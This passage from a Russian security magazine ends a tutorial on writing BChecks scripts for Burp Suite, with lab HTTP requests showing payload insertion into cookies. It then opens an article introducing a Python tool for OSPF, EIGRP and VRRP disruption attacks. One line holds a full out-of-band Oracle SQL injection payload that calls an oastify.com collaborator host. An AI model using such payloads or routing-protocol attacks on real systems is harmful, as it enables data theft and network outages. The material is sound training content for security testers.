
```
metadata:
    language: v2-beta
    name: "Simple Payload Injections"
    description: ""
    author: "ret0x2A"

run for each:
    payload = "payload1","payload2"

given cookie insertion point then
    send payload called check:
        replacing: {payload}
```



```
POST /login HTTP/2
Host: 0a46005303a1a4b9807749a7005f008a.web-security-academy.net
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="139", "Not=A?Brand";v="8",
"Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
https://0a46005303a1a4b9807749a7005f008a.web-security-academy.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Cookie: TrackingId=payload1; session=q7Jg3di1pOIWqi0jGukXjBcuZgfOkRuT

csrf=5Ibbh97tGQEnTru7QUTOOTpXZeIS4gkS&username=JLbBdHBf&password=
m1S%21g6z%21L8
```

```
POST /login HTTP/2
Host: 0a46005303a1a4b9807749a7005f008a.web-security-academy.net
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="139", "Not=A?Brand";v="8",
"Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
https://0a46005303a1a4b9807749a7005f008a.web-security-academy.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Cookie: TrackingId=UDrHnUdMR8SmbXeW; session=payload2

csrf=5Ibbh97tGQEnTru7QUTOOTpXZeIS4gkS&username=JLbBdHBf&password=
m1S%21g6z%21L8
```

Чекер подставил пейлоад в каждую куку по очереди




```
GET /product?productId=3 HTTP/2
Host: 0a46005303a1a4b9807749a7005f008a.web-security-academy.net
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="139", "Not=A?Brand";v="8",
"Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
https://0a46005303a1a4b9807749a7005f008a.web-security-academy.net/
Cookie: TrackingId=jYhUuqFu1BxP7t8Upayload2; session=
iJk6BLoeEe1gZkvWLiXMOG18WOF4tOX4
```

```
GET /product?productId=3 HTTP/2
Host: 0a46005303a1a4b9807749a7005f008a.web-security-academy.net
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="139", "Not=A?Brand";v="8",
"Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
https://0a46005303a1a4b9807749a7005f008a.web-security-academy.net/
Cookie: TrackingId=jYhUuqFu1BxP7t8U; session=
iJk6BLoeEe1gZkvWLiXMOG18WOF4tOX4payload1
```

Если replacing заменить appending

В примере с out-of-band SQL-инъекцией отправлять пейлоад не получится. Команда **`send payload`** выполняет URL-кодирование пейлоада, что делает его «беззубым». Поэтому используется **`send request`**, который отдает нагрузку в первозданном виде. Сейчас другого варианта обхода нет. Сообщество слезно просит добавить флаг, разработчики PortSwigger стойко держатся.




```
Cookie: TrackingId=
x'%2bUNION%2bSELECT%2bEXTRACTVALUE(xmltype('%3c%253fxml%2bversion%253d%221.0%22%2bencodin
g%253d%22UTF-8%22%253f%3e%3c!DOCTYPE%2broot%2b[%2b%3c!ENTITY%2b%2525%2bremote%2bSYSTEM%2b
%22http%253a%2f%2f'%7c%7c(SELECT%2b'vdmt9'%2bFROM%2bdual)%7c%7c'.tliijqcwqp1ztz6c7tamObo4
dvjt7kx8sygo3er3.oastify.com%2f%22%3e%2b%2525remote%253b]%3e')%2c'%2fl')%2bFROM%2bdual--%
3b%20bcheck-huly%3dtrue%3b; session=2tPz9bqbwO3qnahRyhiRHRopsIXWI1JH
```

Пейлоад стал нерабочим


ТЕСТИРОВАНИЕ И ОТЛАДКА

Инструменты отладки находятся прямо в окне редактирования скрипта, но по умолчанию недоступны. Для их активации передай любой запрос в BChecks. Выбери запрос для тестирования, нажми правую кнопку мыши и кликни по пункту выпадающего меню Send to BChecks editor.



Передача запроса в отладчик BChecks

Перейди на вкладку с чекерами и открой нужный для редактирования. Теперь элементы управления отладчиком активны. Это поможет в отладке, но не сделает ее прозрачной. У BChecks нет команды вывода переменных в лог и прочих удобств вроде брейк-пойнтов. Чтобы получить больше информации, приходится исхитряться. Например, можно перемещать нужные переменные в заголовки или тело запроса, чтобы в логе можно было посмотреть конкретные значения.



#	Host	URL	Status	Passive ph	Active phases	JavaScript ph	Issues	Requests
1	http://test.hck:8008	/1/index.php	Done	1 2	1		1	9
2	http://test.hck:8008	/	Done	1 2	1			
3	http://test.hck:8008	/3/index.php	Done	1 2	1		1	10
4	https://test.hck:8008	/	Errors: Skipping...	1 2	1			3
5	http://test.hck:8008	/	Done	1 2	1			

```
GET /1/index.php HTTP/1.1
Host: test.hck:8008
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="139",
"Not=A?Brand";v="8", "Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
```

Skipped as insertion point checks not enabled - Burp Scanner didn't audit this insertion point, because you haven't enabled any insertion point scan checks in your scan configuration.

Name	Type
index.php	Filename

Finished (2 issues, 22 requests, 2 errors)

Дебаггер

ЗАКЛЮЧЕНИЕ

Надеюсь, тебе понравилось погружение в язык скриптов BChecks. Я постарался сделать экскурс максимально комфортным, при этом разобрав большую часть операторов. Функции, которые не попали в статью, доступны в [шпаргалке PortSwigger](#).

BChecks может вызывать двоякое ощущение: часто упираешься в его ограничения. Но если бы в нем были системные вызовы, работа с файловой системой и прочее, он не был бы таким легким и быстрым. Если тоже успел с ним поработать, расскажи о впечатлениях в комментах!

БОЛЕВОЙ ШОК

Пишем свой сетевой бациллер на Python

Стабильная сеть может погрузиться в хаос за секунды: всего несколько специально сформированных пакетов способны нарушить работу ключевых протоколов. В этой статье я покажу реализацию атак OSPF Hello Flooding, EIGRP Update Flooding, VRRP Takeover и VRRP Flip-Flopping в моем инструменте Salmonella и разберу код, который превращает теорию в действующий патоген против сетевой инфраструктуры.

Александр Михайлов
mikhailov.alexander99@yandex.ru

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ОТ ФОРМ И КНОПОК — К ARGPARSE

Если ты читал мою предыдущую статью, то наверняка в курсе моей задумки: написать собственный инструмент для пентеста сетей. Я был в особенности движим идеей красивого и user-friendly графического интерфейса. Однако, признаюсь честно, для меня это оказалось довольно трудной задачей: навыков дизайна GUI у меня нет.

Да, в предыдущей статье я демонстрировал прототип с интерфейсом на библиотеке CustomTkinter для Python, но, обнаружив в нем множество ошибок, я решил отказаться от графической оболочки в пользу консольного приложения. Возможно, в будущем я вернусь к идее оконного приложения.

Запуск атак в текущей реализации организован через argparse, где сперва указывается тип атаки, а затем — характерные для нее параметры:

```
sudo python3 salmonella.py <ТИП_АТАКИ> [ПАРАМЕТРЫ]
```

Таким образом, хотя графический интерфейс и был удален, базовая логика работы Salmonella осталась прежней. Все функциональные возможности сохранены, но теперь они доступны через консоль, а не через кнопки и ползунки.

Ну и конечно же, заглядывай на мой GitHub за исходниками.

